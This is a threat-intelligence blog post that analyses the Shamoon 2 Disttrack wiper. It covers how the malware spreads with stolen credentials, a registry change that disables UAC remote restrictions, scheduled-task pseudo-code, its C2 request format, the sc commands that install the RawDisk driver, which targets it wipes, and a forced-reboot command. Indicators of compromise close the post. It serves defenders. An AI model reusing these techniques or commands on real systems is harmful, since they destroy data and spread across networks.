Shamoon 2: Return of the Disttrack Wiper

researchcenter.paloaltonetworks.com/2016/11/unit42-shamoon-2-return-disttrack-wiper/

Robert Falcone November 30, 2016

By Robert Falcone

November 30, 2016 at 5:20 PM

Category: Unit 42

Tags: Disttrack Wiper, EMEA, Saudi Arabia, Shamoon 2, threat intelligence

This post is also available in: 日本語 (Japanese)

In August 2012, an attack campaign known as Shamoon targeted a Saudi Arabian energy company to deliver a malware called Disttrack. Disttrack is a multipurpose tool that exhibits worm-like behavior by attempting to spread to other systems on a local network using stolen administrator credentials. More importantly, its claim to fame is the ability to destroy data and to render infected systems unusable. The attack four years ago resulted in 30,000 or more systems being damaged.

Last week, Unit 42 came across new Disttrack samples that appear to have been used in an updated attack campaign. The attack targeted at least one organization in Saudi Arabia, which aligns with the targeting of the initial Shamoon attacks. It appears the purpose of the new Disttrack samples were solely focused on destruction, as the samples were configured with a non-operational C2 server to report to and were set to begin wiping data exactly on 2016/11/17 20:45. In another similarity to Shamoon, this is the end of the work week in Saudi

Arabia (their work week is from Sunday to Thursdays), so the malware had potentially the entire weekend to spread. The 2012 Shamoon attacks took place on Lailat al Qadr, the holiest night of the year for Muslims; another time the attackers could be reasonably certain employees would not be at work.

Composition of Disttrack

Disttrack is comprised of three distinct parts: the dropper, communications and wiper components. The main Disttrack executable is a dropper that extracts additional tools from embedded resources and coordinates when to save and execute them. Embedded within each Disttrack sample is a component responsible for communicating with a C2 server and a separate component used to carry out the wiping functionality.

The dropper extracts the communications and wiper components from resources named "PKCS7" and "PKCS12" respectively, while the x86 sample extracts the x64 variant of Disttrack from a resource named “X509”. To extract the components, the dropper is configured to seek specific offsets within the resource, read a specified number of bytes and decrypt the contents using a specified key. The key exists in the sample as a base64 encoded string that the dropper will decode then use each byte of the resulting string to XOR the data obtained from the resource. When determining the location of the ciphertext within the resource, the dropper subtracts 14 from the offset value in the sample's configuration as an additional layer of obfuscation. Table 1 shows the resources within the Disttrack x86 sample, the component it contains and the values needed to decrypt its contents.

Component	Resource Name	Offset	Size	Base64 key
x64 Variant	X509	812 -14 = 798	717312	5tGLQqku0m02...
Communications	PKCS7	879 -14 = 865	159744	UPi0IzQOAyiL...
Wiper	PKCS12	792 -14 = 778	282112	3Lmqr/nJgzFZ7...

Table 1 Resources containing Disttrack components

Disttrack Functionality

Disttrack is mainly focused on data destruction and attempting to damage as many systems as possible. To do so, this malware attempts to spread to other systems on network using what are likely stolen administrator credentials. This is again similar to the 2012 Shamoon attacks, where compromised but legitimate credentials obtained in advance of the attacks were also hard coded into the malware to aid in its propagation. Disttrack also has the ability to download and execute additional applications to the system, as well as remotely set the date to start wiping systems.

Local Network Spreading

The Disttrack malware spreads to other systems automatically using stolen credentials. The Disttrack we analyzed contained the internal domain names and administrator credentials associated with the targeted organization. The internal domain and credentials appear to be stolen prior to the creation of this tool, as it is not a public domain and the credentials are not weak enough to have obtained through guessing, brute force or dictionary attacks.

Disttrack uses the internal domain names and credentials to log into remote systems on the same network segment. The malware determines the local network segment associated with the target system (call to gethostname) by obtaining the IP address for the system (call to gethostbyname). It then uses the system's IP addresses to enumerate the /24 network (x.x.x.0-255) that the system is networked with, and will attempt to spread to each of these remote systems.

The dropper then attempts to open the service manager on each remote system to start the RemoteRegistry service, which it will connect to using RegConnectRegistryW. Once connected, the dropper attempts to disable UAC (User Access Control) remote restrictions by setting the following registry key to a value of "1":

SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy

After disabling UAC, the dropper connects to the remote system (using NetUseAdd) and logs in using the embedded stolen credentials. The dropper then checks to see if it has administrator privileges on the remote system by attempting to open "\system32\csrss.exe", which allows it to determine if it can write its payload to the "\system32" folder on the remote system. The dropper then has two different methods in which it can pivot to the remote system.

The first method involves the dropper writing itself to "\system32\ntssrvr32.exe" on the remote system. After writing itself to the remote system, the dropper creates a service named "ntssrv", with a display name of "Microsoft Network Realtime Inspection Service" and a description of "Helps guard against time change attempts targeting known and newly discovered vulnerabilities in network time protocols" to execute the payload.

The second, alternative method also involves the dropper copying itself to "\system32\ntssrvr32.exe" on the remote system; however, instead of creating a remote service, this method calls the NetScheduleJobAdd function within the Windows netapi32 library to create a scheduled task to run the payload. Scheduled tasks require a time in which the task will run, which the dropper determines by calling the function NetRemoteTOD to obtain the time of day from the remote system. The dropper then adds 90 seconds to the time of day value on the remote system and uses this value as the "JobTime" to run the task in three minutes, which executes the payload on the remote system. The following pseudo-code shows the scheduled task creation process:

```
1   NetRemoteTOD(UncServerName, &BufferPtr)
2   NetApiBufferAllocate(0x10u, &AT_INFO)
3   AT_INFO->Command = s_pathToPayload;
4   AT_INFO->JobTime = 1000
5   * (BufferPtr->tod_secs
6     + 60 * (BufferPtr->tod_mins + 60 * BufferPtr->tod_hours - BufferPtr->tod_timezone)
7     + 90);
8   AT_INFO->Flags = JOB_NONINTERACTIVE;
9   AT_INFO->DaysOfMonth = 0;
10  AT_INFO->DaysOfWeek = 0;
11  NetScheduleJobAdd(UncServerName, AT_INFO, &v16)
```

C2 Communications

Disttrack extracts the communication component from its resource named “PKCS7”, decrypts it and saves the resulting cleartext to the file %WINDOWS%\system32\netinit.exe.

The communication module interacts with its C2 server using HTTP requests. The communications modules in both the x86 and x64 variants of Disttrack we analyzed were configured to use “1.1.1.1:8080” for its C2 server, which does not host an operational Disttrack C2 server. The lack of an operational C2 server suggests that the threat actors did not desire remote access to infected systems, rather the actors sought to render them unusable instead. If the modules were configured with an operational C2 server, the module would generate an HTTP GET request that resembles the following:

```
GET http://server/category/page.php?shinu=ja1p9//Iozx0Qv8wadq6HLFsVhenQXk49YnElbzV
+0ghrHYIRFE31FQskZya+jIPvI3KlOEpZ/v/xvS26ZZHoOoF HTTP/1.1
User-Agent: Mozilla/5.0 (MSIE 7.1; Windows NT 6.0)
Host: server
Pragma: no-cache
```

The interesting part of the request above is that the host "server", the URL "category/page.php", the parameter "shinu" and the user-agent "Mozilla/5.0 (MSIE 7.1; Windows NT 6.0)" are hardcoded into the tool. The data in "shinu" parameter is a combination of the system's tickcount, local IP address, operating system version, keyboard layout and the contents of %WINDOWS%\inf\netimm173.pnf. The C2 server can respond to this HTTP request with one of the following two commands:

Command	Description
E	Provides an executable to run on the system. The executable is saved to %TEMP%\Temp\filer\<tickcount>.exe
T	Sets the time to start wiping the system, by writing the date to %WINDOWS%\inf\usbvideo324.pnf.

We believe the HTTP host value of "server" and the non-operational "1.1.1.1" C2 address may suggest that the communication module is created with a builder tool, which in this case the actor mistakenly or purposefully did not provide an active C2 server when building this module. While completely speculative, the word “shinu” used as a parameter could be a reference to the Arabic slang for the word “what”, as well as a reference to a village name in northwestern Iran.

Disttrack Data Destruction

The Disttrack dropper is responsible for installing the wiper component of this Trojan, however, it will only activate this component if the system time is greater than a preset date. The dropper obtains a date used to activate the wiping functionality by reading a specific file, or using a hardcoded timestamp of "2016/11/17 20:45". The file containing this timestamp is named "\inf\usbvideo324.pnf", which is not initially installed but is provided by the C2 server if it sends the communications module the "T" command. The "usbvideo324.pnf" file would have the following structure:

BYTE year;
BYTE month;
BYTE day;
BYTE hour;
BYTE year;
BYTE minute;

If the dropper determines the system date is larger than the specified date, the dropper will extract the wiper component from a resource named "PKCS12" and save it to the "system32" folder with one of the following filenames appended with a ".exe" extension:

- caclsrv
- certutl
- clean
- ctrl
- dfrag
- dnslookup
- dvdquery
- event
- findfile
- gpget
- ipsecure
- iissrv
- msinit
- ntfrsutil
- ntdsutl
- power

- rdsadmin
- regsys
- sigver
- routeman
- rrasrv
- sacses
- sfmsc
- smbinit
- wcscript
- ntnw
- netx
- fsutl
- extract

The dropper then runs the wiper component with a command line argument of "1". The wiper component extracts a driver from its resource section and decrypts it with a 226 byte XOR key. The wiper saves the extracted driver to "C:\Windows\System32\Drivers\drdisk.sys" and installs the kernel driver by creating a service named "drdisk" with the following command line commands:

```
1  sc create drdisk type= kernel start= demand binpath=
2  System32\Drivers\drdisk.sys 2>&1 >nul
3  sc start drdisk 2>&1 >nul
```

The kernel driver is a commercial product that the attackers are abusing called RawDisk by EldoS Corporation, which provides direct access to files, disks and partitions. It appears that the “drdisk.sys” driver (SHA256: 4744df6ac02ff0a3f9ad0bf47b15854bbebb73c936dd02f7c79293a2828406f6) is the exact same driver as used in the Shamoon attack in 2012. With the kernel driver installed, the wiper can begin writing to protected system locations, such as the master boot record (MBR) and partition tables of storage volumes. The wiper can be configured to overwrite files in three different ways, specified by a configuration setting of "F", "R" or "E". If configured with the "F" setting, the wiper loads a resource named AJKEOA, which extracts a JPEG image to use to overwrite files and partition tables. If the wiper is configured with the "E" setting, the wiper will encrypt the contents of the file using a random value as a key and the RC4 algorithm. If configured with the "R" setting, the wiper will overwrite files with the random values that would be used as a key in "E".

The sample we analyzed was configured with "F", meaning it would overwrite files with an image obtained from its resource section. The image extracted is a picture of a Syrian boy named Alan Kurdi, whose drowning on September 2, 2015 received international attention in regards to the ongoing Syrian refugee crisis. The previous Shamoon attack in 2012 used an image of a burning American flag, continuing the political image theme.

From a functionality standpoint, the wiper relies on EldoS' RawDisk driver to overwrite files on the system. During this activity, we noticed the wiper changing the system time to August 2012, as the temporary license key for the RawDisk driver requires the system time to not exceed the month of August, which is when the temporary license would expire. This modification to the system time was seen in the previous campaign, and the temporary license key within the wiper component is the exact same as wiper component from the 2012 attacks. The wiper itself queries the following registry keys to obtain a list of partitions to overwrite:

```
1 HKLM\SYSTEM\CurrentControlSet\Control\FirmwareBootDevice
2 HKLM\SYSTEM\CurrentControlSet\Control\SystemBootDevice
```

In addition to these partitions, the wiper attempts to overwrite files and subfolders within in the following folders:

```
1 C:\Documents and Settings
2 C:\Users
3 C:\Windows\System32\Drivers
4 C:\Windows\System32\Config\systemprofile
```

After overwriting these files and the partition tables, the wiper issues the following command to restart the system:

```
1 shutdown -r -f -t 2
```

The arguments and switches used in the “shutdown” command above forces all running applications to close and causes the system to reboot (‘-r’) after 2 seconds (‘-t 2’). This command does result in a dialog prompt, seen in Figure 1, that informs the user that the system is shutting down.



Figure 1 Dialog prompt displayed when the Wiper component runs the 'shutdown' command

With the partition tables overwritten, the system will no longer be able to properly boot, which renders the system unusable. During analysis, our analysis system was rendered unusable, as the virtual machine was unable to find the operating system during boot up, as seen in Figure 2.



Figure 2 Analysis virtual machine unable to boot after executing Disttrack Wiper

Conclusion

After a four year hiatus, threat actors likely associated with the Shamoon attack campaign have used their Disttrack malware to target at least one organization in Saudi Arabia. The current attack campaign has several TTP overlaps with the original Shamoon campaign, especially from a targeting and timing perspective. Also, Disttrack malware used in the recent attacks is very similar to the variant used in the 2012 attacks, which uses the exact same RawDisk device driver as well (down to the same, temporary license key).. The main purpose of the Disttrack malware is to overwrite files and storage partitions in an attempt to destroy data and render the system unusable. To maximize its destruction, the Disttrack tool attempts to spread to other systems on the network using stolen administrator credentials, which suggests that the threat actors had previous access to the network or carried out successful phishing attacks prior to the attack using Disttrack.

Palo Alto Networks customers are protected from Disttrack:

- All known samples have a malicious verdict in WildFire
- AutoFocus customers can monitor Disttrack activity via the Disttrack tag

Indicators of Compromise

Disttrack Droppers

47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51d1fe1ac34 (x64)
394a7ebad5dfc13d6c75945a61063470dc3b68f7a207613b79ef000e1990909b (x86)

Communication Components

772ceedbc2cacf7b16ae967de310350e42aa47e5cef19f4423220d41501d86a5 (x64)
61c1c8fc8b268127751ac565ed4abd6bdab8d2d0f2ff6074291b2d54b0228842 (x86)

Wiper Components

c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a (x64)

128fa5815c6fee68463b18051c1a1ccdf28c599ce321691686b1efa4838a2acd (x86)

EldoS RawDisk Samples

5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb173b1b80a (x64)
4744df6ac02ff0a3f9ad0bf47b15854bbebb73c936dd02f7c79293a2828406f6 (x86)